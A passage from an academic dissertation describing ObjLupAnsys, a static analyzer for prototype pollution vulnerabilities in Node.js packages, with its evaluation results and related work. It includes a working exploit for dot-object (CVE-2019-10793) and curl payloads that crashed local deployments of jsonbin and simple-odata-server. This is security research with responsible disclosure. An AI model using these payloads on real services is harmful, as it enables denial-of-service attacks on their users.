2.3.3 Taint Analysis

In this subsection, we describe the taint analysis, which can be divided into two sub-steps. First, ObjLupAnsys collects the conditions that are attached to object lookups for the target AST node and then converts these conditions into constraints that are understandable by a constraint solver. Second, if all the collected constraints are satisfiable, ObjLupAnsys will propagate taints between objects based on the target AST node type.

2.3.3.1 Constraint Collection and Solving

In this part, we describe how ObjLupAnsys collects and solves constraints before taint propagation. Specifically, ObjLupAnsys records all the conditions attached to object lookups and then traverses backward along the dataflow edge related to each condition to collect constraints. Let us take a look at Line 7 in the second `merge` run of Figure 2-1. ObjLupAnsys collects two conditions marked as circled numbers one and two in Figure 2-2: Circled one is from the object lookup of `a` and the other circled two is from the vulnerable object lookup of `b[p]`. ObjLupAnsys then traverses backward the original dataflow edge to find the wildcard properties and generates two constraints—These two constraints are obviously solvable because they are independent from each other.

2.3.3.2 Taint Propagation based on Constraint Satisfiability

In this part, we describe how ObjLupAnsys propagates taints if all the constraints together are satisfiable. We illustrate the propagation using two major AST node types: operators (such as plus and minus) and built-in function calls. (i) ObjLupAnsys propagates taints from operands to the result for operators. (ii) ObjLupAnsys models




Figure 2-5. Flowchart for Object Lookup Analysis.

built-in functions and propagates taints from parameters to the return value based on the built-in function. Note that the taint propagation adopted by ObjLupAnsys is on the object level instead of statement level in program dependency graph (PDG). The major advantage is that if two variables point to the same object, e.g., `tmp1=tmp2`, ObjLupAnsys does not need to propagate taints because the propagation is within the same object.

2.3.4 Object lookup analysis

In this subsection, we describe how ObjLupAnsys handles object lookups that are potentially vulnerable to prototype pollution in Figure 2-5. Specifically, we call an object lookup in the format of `a[b]` vulnerable if `b` is controllable by the adversary, i.e., marked as tainted. There are two sub-cases: (i) if `a` is also controllable by the adversary, the object lookup is entirely controllable by the adversary, thus being considered as an expansion of the source cluster, and (ii) if `a` is not controllable but only accessible to the adversary via `b`, this object lookup is a path to redefine a built-in function, thus considered as an expansion of the sink cluster.

After object lookup analysis, ObjLupAnsys will check whether a system built-in

function is redefined, i.e., whether there exists a solvable edge from a system name node to an attacker-controlled object node. If the answer is yes, i.e., the existence of the second conditional edge at the bottom of Figure 2-2, ObjLupAnsys will report a prototype pollution vulnerability.

2.3.4.1 Source Cluster Expansion

In this part, we describe how ObjLupAnsys expands the source cluster. The high-level idea is that ObjLupAnsys gradually adds new properties to the source object based on how the target program uses the object. For example, the program in Figure 2-1 (a) accesses the source object `config` twice in two `merge` calls and therefore ObjLupAnsys creates two wildcard ($*$) properties under `config`. Here is the detailed procedure. Particularly, when ObjLupAnsys handles `a[b]`, ObjLupAnsys first creates a wildcard ($*$) name node under `a`. Next, ObjLupAnsys looks up `b` to find the object node. Then, ObjLupAnsys follows dataflow edges ($\xrightarrow{*}$) both forward and backward to find out the value of the object node. If the value is known, e.g., determined before in object lookups, ObjLupAnsys creates another dataflow edge between the object and the name node.

2.3.4.2 Sink Cluster Expansion

In this part, we describe how ObjLupAnsys expands the sink cluster. The high-level idea is that ObjLupAnsys attempts to assign the value of `b` in `a[b]` to decrease the distance, i.e., the number of property edges, between the object that `a[b]` represents and built-in objects like `Object.prototype.toString` in OPG. Here is the detailed procedure. Specifically, ObjLupAnsys first looks up `b` to find its object node. Then, ObjLupAnsys analyzes all the properties of `a` and finds those that can decrease the distance. Next, ObjLupAnsys creates dataflow edges ($\xrightarrow{*}$) between the object that `b` points to and those properties of `a`. Note that before creating dataflow edges,

ObjLupAnsys will check whether all the constraints are satisfiable as described in Section 2.3.4.3 and 2.3.3.1.

2.3.4.3 Conditions attached to Vulnerable Object Lookup

In this part, we describe OPG edges that are created due to the aforementioned vulnerable object lookup in source or sink cluster expansion. For example, when a statement is `res=a[b]` or `res=a[b]+str`, ObjLupAnsys will create corresponding name→object or dataflow edge. These edges are conditional: The condition is that there exist the dataflows created in cluster expansion, e.g., $\texttt{b}_{obj} \xrightarrow{*} \texttt{\_\_proto\_\_}_{name}$ in the sink cluster expansion.

There are two things worth noting here. First, these conditions are transferrable, i.e., when conditional edges are used to create future edges, these edges are also attached with conditions. For example, when the aforementioned `res` is used in `tmp=res`, the name→object edge for the `tmp` node is also attached with the same condition. Second, ObjLupAnsys may create more than one parallel edge with different conditions during sink cluster expansion. For example, there are two alternative object lookup paths to reach a system built-in function for the example in Figure 2-1. Therefore, the name node `a` points to two different object nodes, `config.__proto__` and `config.constructor`, with different conditions. Note that the latter is not shown in Figure 2-2 due to limited space.

2.4 Implementation

We implemented an open-source prototype of ObjLupAnsys and released it as this repository (https://github.com/Song-Li/ObjLupAnsys.git). Our implementation has two major parts: 3,150 lines of JavaScript code and 5,843 lines of Python code. The JavaScript code converts the AST produced by Esprima (https://esprima.org) to the structure adopted by ObjLupAnsys and also models Node.js built-in objects

and functions. The Python code is our core implementation on abstract interpretation, OPG construction, vulnerable object lookups (including source and sink cluster expansion), and cluster-based taint analysis.

2.5 System Evaluation

In this section, we describe the evaluation of ObjLupAnsys.

2.5.1 Evaluation Methodologies

We describe the general evaluation methodology of ObjLupAnsys.

2.5.1.1 Baseline Detectors: PPFuzzer and PPNoest

We compare ObjLupAnsys with two baseline approaches, one dynamic and the other static, in the evaluation. First, the dynamic analysis tool is the only existing prototype pollution detection tool from Arteau [3]—for brevity, we call the tool PPFuzzer in this paper.

Second, because there is no static analysis to detect prototype pollution, we used the state-of-the-art taint analysis on JavaScript, called Nodest [1], and then modified Nodest to detect prototype pollution vulnerability. The modified version is called PPNodest in the paper. Since Nodest does not support OPG, we cannot migrate our object lookup analysis for the detection of prototype pollution. Instead, for a statement `a[b]=c`, if the base object `a`, the looked-up property `b`, and the assigned value `c` are all tainted, PPNodest reports a prototype pollution vulnerability. We also uploaded our implementation of PPNodest as a supplementary material.

Note that Nodest itself is closed source and we have to re-implement it. We did contact the authors for their source code but did not obtain it due to the authors' company rule. At the same time, we scheduled several conference calls with the authors and showed them our implementation. The authors pointed out several

missing implementations and confirmed that the rest is correct—We then added the missing implementation following the authors' suggestion.

2.5.1.2 Experiment Setup

All the experiments are performed on a server with 192 GB = 6*32GB RDIMM 2666MT/s Dual Rank memory, Intel® Xeon® E5-2690 v4 2.6GHz, 35M Cache, 9.60GT/s QPI, Turbo, HT, 14C/28T (135W) Max Mem 2400MHz, and 4 * 2TB 7.2K RPM SATA 6Gbps 3.5in Hot-plug Hard Drive.

2.5.1.3 Research Questions

In this part, we describe four research questions to be answered in the evaluation.

- RQ1: What are the TP, FP and FN of ObjLupAnsys on detecting vulnerable Node.js packages?
- RQ2: Will Node.js applications or packages become indirectly vulnerable due to inclusion of a vulnerable package?
- RQ3: What is the code coverage of ObjLupAnsys on analyzing Node.js packages?
- RQ4: What is performance overhead of ObjLupAnsys on analyzing Node.js packages?

2.5.2 RQ1: TP, FP and FN

In this subsection, we evaluate True Positive (TP), False Positive (FP) and False Negative (FN) of ObjLupAnsys. We adopt two benchmarks for the comparison.

- [NPM Benchmark] Popular packages crawled from the Node Package Manager (NPM). Specifically, we crawled 48,162 NPM packages with over 1,000 weekly

downloads on February 25, 2020. We mainly evaluate TP and FP using this benchmark due to the lack of ground truth information in vulnerability distribution. Note that we choose popular NPM packages because they tend to be well maintained and used by many people, thus increasing the impacts of vulnerabilities.

- [CVE Benchmark] Legacy vulnerable packages from Common Vulnerabilities and Exposures (CVE) database. Specifically, we searched the CVE database for prototype pollution vulnerabilities and obtained 52 historically-vulnerable packages as a benchmark. We mainly evaluate TP and FN using this benchmark, because we have ground truth information and there are no safe packages in the benchmark. Note that this benchmark favors PPFuzzer because many existing CVEs are found by the fuzzer.

2.5.2.1 Comparison with PPFuzzer, the state-of-the-art dynamic detector

Table 2-I shows that ObjLupAnsys found 43 more zero-day vulnerabilities than PPFuzzer on real-world NPM benchmark and eight more on the CVE benchmark. The main reason is that vulnerable parts of packages may not be triggered in dynamic analysis. We show a selective list of true positives in Table 2-II.

There are two things worth noting here. First, as a general drawback of static analysis, ObjLupAnsys also produces more false positives (FPs) than PPFuzzer. The true vs. false positive rate of ObjLupAnsys (between 1:1 and 2:1) is on par with prior vulnerability detection tools [16–20]. The major reason for FPs is that there are unmodelled constraints between object property lookup and the value assignment. For example, one package adopts `Object.keys` to iterate all the keys under the current object and avoid a prototype chain lookup. Second, ObjLupAnsys still has some FNs and we describe two main reasons below. (i) Due to the large number of all built-in functions, some functions may not be modeled in ObjLupAnsys. (ii) Some packages,

Table 2-I. True Positive, False Positive and False Negative of ObjLupAnsys and PPFuzzer from Arteau [3] on two benchmarks.

Name	Real-world NPM Packages		Legacy CVE Packages	
	TP	FP	TP	FN
PPFuzzer	18	0	32	20
PPNodest	3	3	6	46
ObjLupAnsys (branch-insensitive)	38	14	28	24
ObjLupAnsys (branch-sensitive)	61	20	40	12

e.g., `lodash`, are very large and ObjLupAnsys will time out without finishing the abstract interpretation after thirty seconds.

2.5.2.2 Comparison with PPNodest, a static analysis detector created from Nodest

Table 2-I also shows that ObjLupAnsys finds much more vulnerabilities than PPNodest on both benchmarks. The reasons are described below. First, TAJS, the abstract interpretation tool that PPNodest and Nodest rely on, is branch-insensitive. Therefore, PPNodest fails to detect many zero-day vulnerabilities in an `if` statement, like our motivating example. Second, TAJS does not support many ES6 features, such as arrow function, which also contributes some failed analysis.

Table 2-I also shows that the false positive rate of PPNodest is high. The reason is that PPNodest does not support source and sink cluster expansion, which cannot capture the complex object structure in both the source and the sink and propagate taints. Instead, traditional taint analysis has to report many impossible cases, such as `a[p][p]`.

2.5.2.3 Branch Sensitivity

The last row of Table 2-I shows the importance of branch sensitivity in detecting prototype pollution vulnerabilities. Specifically, we switch off branch sensitivity in ObjLupAnsys and show that this version of ObjLupAnsys detects significantly fewer vulnerabilities. The branch-insensitive ObjLupAnsys detects 23 fewer vulnerabilities

Table 2-II. A selective list of zero-day vulnerabilities found by ObjLupAnsys (weekly download data is a snapshot of August 23, 2020).

Node.js Package	LoC	Weekly Download	Vulnerable Version	Location	CVE #	Patched
undefsafe	96	2,532,740	2.0.2	lib/undefsafe.js (Line 106)	CVE-2019-10795	Yes
append-field	123	1,301,874	1.0.0	lib/set-value.js (Line 14)	N/A	No
graphql-anywhere	953	386,530	4.2.6	/lib/bundle.cjs.js (Line 141)	N/A	No
aws-xray-sdk-core	6,967	187,901	2.5.0	subsegment.js (Line 161)	N/A	No
cli-table-redemption	427	178,822	1.0.1	lib/utils.js(Line 64)	N/A	No
dot-object	4,216	109,419	2.1.2	index.js (Line 415)	CVE-2019-10793	Yes
fastest-validator	2,265	28,811	1.0.2	lib/helpers/deep-extend.js (Line 7)	N/A	No
protractor-jasmine2-html-reporter	5,192	23,158	0.0.7	index.js (Line 28)	N/A	No
@progress/kendo-angular-charts	98,259	12,060	4.1.3	configuration.service.js (Line 55)	N/A	No
eivindfjeldstad-dot	40	11,511	0.0.1	index.js (Line 20)	CVE-2020-7639	No
i18next-sync-fs-backend	13,178	7,235	1.1.1	lib/utils.js (Line 60)	N/A	No
mathjax-full	61,009	4,621	3.0.1	js/components/global.js (Line 27)	N/A	No
component-flatten	2,464	2,268	1.0.1	index.js (Line 56)	CVE-2019-10794	No
paypal-adaptive	197	1,890	0.4.2	lib/paypal-adaptive.js (Line 31)	CVE-2020-7643	No
querymen	496	1,838	2.1.3	dist/index.js (Line 42)	CVE-2020-7600	Yes
bodymen	281	1,433	1.1.0	dist/index.js (Line 43)	CVE-2019-10792	Yes
ini-parser	30	1,139	0.0.2	index.js (Line 14)	CVE-2020-7617	No

Table 2-III. Indirectly-vulnerable Applications/Packages.

Vulnerable Package	Indirectly-vulnerable Applications/Packages
undefsafe	http://jsonbin.org
dset	design-system-utils (1.5.0), weoptions (0.0.11), quaff (4.2.0)
just-safe-set	magasin (0.2.2)
object-set	node-architect (0.0.15)
simple-odata-server	the default server [22] for the package

on the NPM packages and 12 fewer on the CVE benchmark.

2.5.2.4 A Case Study on True Positive

In this subsection, we illustrate one vulnerable package as an example to illustrate zero-day vulnerabilities found by ObjLupAnsys. Specifically, `dot-object` is a popular utility package with more than 100K weekly downloads, which transforms Javascript objects using dot notation. The developer fixed the vulnerable code after we reported the vulnerability to them. Figure 2-6 (a) shows simplified version of the vulnerable code and Figure 2-6 (b) the corresponding exploit code. Specifically, at Line 10 of (a), `key` equals to `__proto__`, `k` equals to `toString` and `val[k]` equals to `"exploit"`. Therefore, `Object.prototype.toString` is polluted to another string.

2.5.3 RQ2: Indirectly-vulnerable Applications/Packages

In this subsection, we answer the question whether safe Node.js packages become vulnerable and exploitable due to inclusion of vulnerable packages. Specifically, the

(a) Vulnerable code:

```
1 module.exports.set = function (path, val, obj, merge) {
2  var i, k, keys, key;
3  keys = parsePath(path, '.');
4  for (i = 0; i < keys.length; i++) {
5    key = keys[i];
6    if (i === keys.length - 1) {
7      if (merge) {
8        for (k in val) {
9          if (hasOwnProperty.call(val, k)) {
10             obj[key][k] = val[k];
11         }
12       }
13     }
14   }
15   ...
16 }
17 return obj;
18 }
```

(b) Exploit:

```
1 var a = require("dot-object");
2 var path = "__proto__";
3 var val = {toString:"exploit"};
4 a.set(path,val,{},true);
```

Figure 2-6. A prototype pollution vulnerability and its exploit code for dot-object (CVE-2019-10793).

vulnerable function of a directly-vulnerable package is used in another package and the parameter related to the vulnerability is controllable by the adversary, e.g., also being exported. Then, those packages are defined as indirectly-vulnerable packages in the paper. Our methodology is as follows. First, we find packages or applications that have a dependency on the vulnerable packages found by ObjLupAnsys. We find them by searching in both NPM and Github. Second, we run ObjLupAnsys on the combination of the target and vulnerable packages and decide whether the combination is vulnerable. Lastly, we manually generate exploits for the target package together with the vulnerable one.

Here are the results. ObjLupAnsys detects seven packages as indirectly vulnerable and then our manual verification confirms them as exploitable as shown in Table 2-III. Next, we illustrate two examples as a case study on how to exploit those indirectly-vulnerable packages.

```
curl -X POST http://localhost:8100/test/test
     -H 'authorization: token xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx'
     -d '{ }'
curl -X PATCH http://localhost:8100/test/test
     -H 'authorization: token xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx'
     -d '{ "__proto__": { "toString" : "abc"} }'
```

Figure 2-7. Exploit code that leads to a denial-of-service attack on a local copy of a real-world website (http://jsonbin.org), which hosts a personal RESTful API service.

```
curl -d '{"constructor": {"prototype": {"toString": "exploited"}}}'
-H "Content-Type: application/json" -X POST http://localhost:1337/users
```

Figure 2-8. Exploit code that leads to a denial-of-service attack on simple-odata-server.

2.5.3.1 Case Studies on Indirectly-vulnerable Node.js Applications

In this subsection, we give two case studies on end-to-end vulnerable Node.js applications.

- A vulnerable website. `http://jsonbin.org` is hosting a personal RESTful API service and the source code of the website is at `https://github.com/remy/jsonbin`. The website adopts `undefsafe`, a package with a prototype pollution vulnerability found by ObjLupAnsys. We found this website via searching the keyword, `undefsafe`, on github. As a proof of concept, we downloaded the github repository and deployed the website locally for attack—Note that, due to ethics concerns, we cannot attack the online website directly.

  The result is that we successfully launched a denial of service attack to any users of the service by crashing the local server with the exploit code in Figure 2-7. Following up on our successful attack, we have disclosed it to the website owner and are still waiting for a response.

- A vulnerable server code. `simple-odata-server` is an implementation OData server running on Node.js with adapters for mongodb and nedb. We deployed the default server [22] coming with the Node.js package locally at port 1337 and successfully exploited the server with exploit code as shown in Figure 2-8. The




Figure 2-9. Statement coverage distribution of ObjLupAnsys, PPFuzzer and PPNodest (timeout: 30 seconds). One major reason of uncovered code in ObjLupAnsys is some dead code (e.g., uninvoked functions or dead branching statement).

server crashes after exploitation, leading to a denial-of-server consequence.

2.5.4 RQ3: Code Coverage

In this subsection, we evaluate the code coverage of ObjLupAnsys in terms of statement coverage and compare it with PPFuzzer [3] and PPNodest. Specifically, statement coverage defines the percentage of statements that are abstractly interpreted by ObjLupAnsys or executed by PPFuzzer. We measure statement coverage of ObjLupAnsys or PPNodest directly during abstract interpretation and adopt Istanbul/nyc [23] together with mocha [24] for measuring PPFuzzer's coverage. Now, we show the cumulative distribution of statement coverages in Figure 3-10: The median coverage of ObjLupAnsys is 71.9% as opposed to 28.0% for PPFuzzer and 19.0% for PPNodest. The reason for the low coverage of PPFuzzer is that PPFuzzer is a dynamic tool, which can only cover a branching statement when the branching




Figure 2-10. CDF graph of total analysis time.

condition is satisfied. The reason for the low coverage of PPNodest is that PPNodest cannot exhaustively find all the entry points and it stops abstract interpretation if an unimplemented function is encountered.

Note that the coverages of ObjLupAnsys in some packages are also relatively low. There are three major reasons. (i) Some functions are dead code, which are never called from the entry function (ii) Some branching statement conditions will never be satisfied—when ObjLupAnsys can decide the branching condition statically, ObjLupAnsys will smartly skip the dead branch. Note this and the former are both probably because the developer copies and pastes code from somewhere else. (iii) Some files included via `require` contain variables from a package input—ObjLupAnsys cannot resolve these variables without concrete inputs.

2.5.5 RQ4: Performance

In this subsection, we evaluate the performance in terms of how fast ObjLupAnsys and PPNodest can finish analyzing Node.js packages on the NPM benchmark. Figure 3-

11 shows a CDF graph with 30 seconds as the time-out threshold: ObjLupAnsys finishes analyzing 85% of packages within 30 seconds with branch sensitivity and 90% without branch sensitivity. The performance of branch-insensitive ObjLupAnsys is similar to PPNodest, which is also a branch-insensitive static analysis. PPNodest needs additional time to compute control flows and that is why it does not finish any packages in the first five seconds.

2.6 Discussion

Responsible Disclosure. We have responsibly disclosed all the vulnerabilities found by ObjLupAnsys to their developers together with Proof of Vulnerability (PoV) and will not release those vulnerabilities before a 60-day window. If the developers ask us for more time for patching, we will also wait for their patches before public release.

Loop Execution and Recursive Call. ObjLupAnsys executes a loop or a recursive call extensively until no more new objects outside the loop or recursive call become tainted in the object-level, prototype-oriented taint analysis.

Array Handling. Arrays are handled similar to objects in ObjLupAnsys, because an array is essentially a special type of objects represented in JavaScript, in which indexes are the property names. Many array operations, such as push and pop, may introduce ambiguities especially when we do not know the number of elements in the array.

Dynamic Code. JavaScript code can be introduced dynamically via eval and new Function. If those dynamic code are known, ObjLupAnsys parses and abstractly interprets the code. If part of the dynamic code is unknown, ObjLupAnsys will adopt the template approach adopted by CSPAutoGen [25].

Implementation of JavaScript features. We investigated randomly-selected 10k Node.js packages on NPM and implemented all the features (based on AST node

type outputted by Esprima) that are used by more than 5% of packages. Specifically, the current implementation of ObjLupAnsys supports all ES5 features except for "with", which is used by less than 1% of Node.js packages and deprecated in the strict mode of JavaScript. The support beyond ES5 (i.e., ES2015 and plus) is still developing: Currently, ObjLupAnsys supports Promise (including await and yield), arrow function, template literals, and template element. Note that although ObjLupAnsys does not support some ES2015 features, e.g., class and extends, it can be combined with Babel (`https://babeljs.io/`) to convert ES2015 and plus features to be ES5 compatible for analysis.

Asynchronous Callbacks and Events. The current implementation of ObjLupAnsys puts asynchronous callbacks in a queue during registration and then invokes them after ObjLupAnsys finishes executing the current entry function. In many cases, this is just one of many possibilities in executing asynchronous callbacks— we will leave this as a future work to model them as an event-based call graph like Madsen et al. [26].

2.7 Related Work

In this section, we discuss related work. We start from describing security works on Node.js platform, and then present client-side JavaScript security. Lastly, we present general vulnerability detection work on other platforms.

Node.js Security. Many research works have been proposed to study the security of Node.js platform on a variety types of vulnerabilities and we describe them separately below. For example, Ojamaa et al. [27] and Nodest [1] proposed potential risks including command injection attack. SYNODE [2] adopts a rewriting technique to enforce a template before executing a possible injection API like `eval`. Arteau [3] proposes a fuzzer to execute Node.js package and finds prototype pollution vulnerabilities.

Then, the general issue of path traversal has been studied for web applications [28, 29] using static or dynamic analysis. Next, researchers have studied Node.js-specific Denial of Service (DoS) attacks, such as Regular Expression DoS (ReDoS) [30] and Event Handler Poisoning (EHP) [31]. The binding layers of the Node.js also have vulnerabilities [32]. ConflictJS [33] analyzed conflicts among different JavaScript libraries and Zimmermann et al. [34] studied the robustness of a small number of third-party Node.js packages to influence the security of other packages.

As a comparison, prototype pollution is specific to JavaScript due to dynamic features of JavaScript, i.e., prior works on other vulnerabilities cannot detect prototype pollution. Arteau [3] is the first work that detects prototype pollution, but misses many vulnerabilities because it is a dynamic analysis tool with limited code coverage. DAPP [5] mostly adopts Abstract Syntax Tree (AST) and control-flow features as simple detection patterns of prototype pollution vulnerability detection, which leads to high false positives and negatives (>50% in both cases).

Client-side JavaScript Security. Researchers have also studied client-side JavaScript security in addition to the server side. For example, Cross-site scripting (XSS) [35–40] and Cross-Site Script Inclusion attack (XSSI) [41] attacks are well studied on the client side. Many research works, such as HideNoSeek [42], JShield [43] and JSTap [44], have been proposed to detect or analyze malicious JavaScript code. Researchers have also proposed to secure JavaScript using security policies with works, such as GateKeeper [45] and CSPAutoGen [25]. Program analysis [46, 47] have also been adopted at the client side for security analysis. Many prior works [48–55] have been proposed to restrict JavaScript, especially those from third-party, in a subset for security. It worth noting that object property graph (OPG) can also be applied to analyze client-side JavaScript code but is left as a future work.

Error Analysis of JavaScript Programs. Prior works have proposed to detect common errors that developers may make when writing JavaScript programs. For example, both

TAJS [14] and JSAI [15] adopt abstract interpretation to analyze JavaScript programs for more accurate call graph generation and then detect type-related errors. Madsen et al. [26] propose event-based call graph to detect problems reported on StackOverflow. As a comparison, none of the aforementioned works can detect prototype pollution vulnerabilities like those targeted in this paper due to the lack of modeling interplays between objects.

Other Graph-representation of JavaScript Objects. Prior works have also used graph structures to represent JavaScript objects. For example, the heap graph proposed by Guarnieri et al. [21] models local object relations. However, Guarnieri et al. do not simulate JavaScript execution via abstract interpretation like TAJS [14] and JSAI [15], which leads to the lack of runtime states, e.g., scopes, in the graph. Therefore, object resolution related to runtime states, e.g., parameters of two separate executions of the same function, are inevitably approximated. In addition, JavaScript functions are not represented as objects in the heap graph, leading to another object resolution approximation. Brave's PageGraph [56] and its predecessor AdGraph [57] model the relations between different browser objects like scripts, DOM and AJAX during runtime with concrete inputs. As a comparison, ObjLupAnsys models fine-grained relations between JavaScript objects without any concrete inputs, which are not in PageGraph or AdsGraph.

General Vulnerability Analysis Framework. Code Property Graph (CPG) is proposed by Yamaguchi et al. [19] as a general frame work combining CFG, DFG, and AST to detect C/C++ vulnerabilities. Later on, CPG is ported to PHP by Backes et al. [20] as an open-source tool called phpjoern [58]. In the past, code analysis [17, 59–61] has been also widely used to detect various vulnerabilities on different platforms. The concept of objects and relations between object are also adopted in traditional program analysis and defenses [62, 63], such as Object Flow Integrity [63]. The concepts of objects in JavaScript are different from those on C/C++ due to the

existence of prototype and runtime resolution, which makes traditional object analysis not applicable on JavaScript.

2.8 Conclusion

Dynamic, flexible JavaScript features not only bring convenience to web developers, but also introduce new vulnerabilities like prototype pollution. In this paper, we propose Object Property Graph (OPG) to capture the interplays of JavaScript objects via abstract interpretation and design a framework, called ObjLupAnsys, to facilitate object lookup analysis and detect prototype pollution vulnerabilities. ObjLupAnsys finds 61 previously-unknown vulnerabilities with 11 CVEs and also detects seven indirectly-vulnerable Node.js applications or packages due to the inclusion of vulnerable packages. We have responsibly reported all the vulnerabilities to their developers and five have already been fixed.

Chapter 3

Mining Node.js Vulnerabilities via Object Dependence Graph and Query

3.1 Introduction

Node.js is a popular JavaScript runtime environment that executes JavaScript code outside web browsers such as being a web server to serve the client. Node.js ecosystem including millions of NPM packages is known to be vulnerable to a variety of vulnerabilities, such as command injection [1, 2], prototype pollution [3], path traversal [4], and internal property tampering [64–66]. In the past, researchers have proposed various program analysis-based approaches [1–3, 5, 14, 15, 21, 44, 67, 68] targeting individual vulnerability, such as command injection [1, 2] and prototype pollution [3]. However, despite their success, there is no general framework to detect all kinds of Node.js vulnerabilities.

One recent advance of vulnerability detection in languages other than JavaScript such as C/C++ and PHP is to build a graph structure representing different properties of a target program and perform graph queries to mine vulnerabilities. For example, researchers proposed a particular graph structure, called Code Property Graph (CPG), which combines Abstract Syntax Tree (AST), Control Flow Graph (CFG), and Program Dependence Graph (PDG). CPG is demonstrated to be effective in mining many types of vulnerabilities in C/C++ [19] and PHP [20]. However, CPG does not model

object relations, such as object lookups based on prototype chain and `this` object lookup especially with a `bind` call. Therefore, it cannot model and detect popular object-based JavaScript vulnerabilities, such as prototype pollution [3] and internal property tampering [64–66].

At the same time, prior static JavaScript analysis works [1, 14, 15, 67, 69] model objects and their relations via abstract interpretation [70] together with an online data structure, such as a lattice. However, prior abstract interpretations face two major challenges. First, previous data structures are unsuitable for offline (i.e., post abstract interpretation) detections of a variety of vulnerabilities—in other words, their target is a specific type of vulnerability. The reason is that object information in these structures keeps changing during abstract interpretation. Thus, vulnerability-related object information is likely overwritten and lost in the final state. Second, existing JavaScript analysis—in terms of branch sensitivity—interprets all branches either in sequence, which compromises accuracy, or in parallel, which compromises scalability. Both cases lead to many false negatives: the former due to reduced detection capability and the latter due to excessive number of objects.

In this paper, we propose flow- and context-sensitive static analysis with hybrid branch-sensitivity and points-to information to generate a novel graph structure, called Object Dependence Graph (ODG), using abstract interpretation. ODG accepts graph queries for the offline detection of a wide range of Node.js vulnerabilities. The key insight of ODG is to represent JavaScript objects as nodes and the relations among objects and between objects and AST nodes as edges. Specifically, ODG includes fine-grained data dependencies between objects, thus helping taint-style vulnerability detection such as command injection. At the same time, ODG is also integrated with CPG, or particularly Abstract Syntax Tree (AST) of CPG, to represent and preserve all object definitions and lookups (e.g., these via the prototype chain) in abstract interpretation for the offline detection of object-related vulnerabilities such as internal

property tampering and prototype pollution.

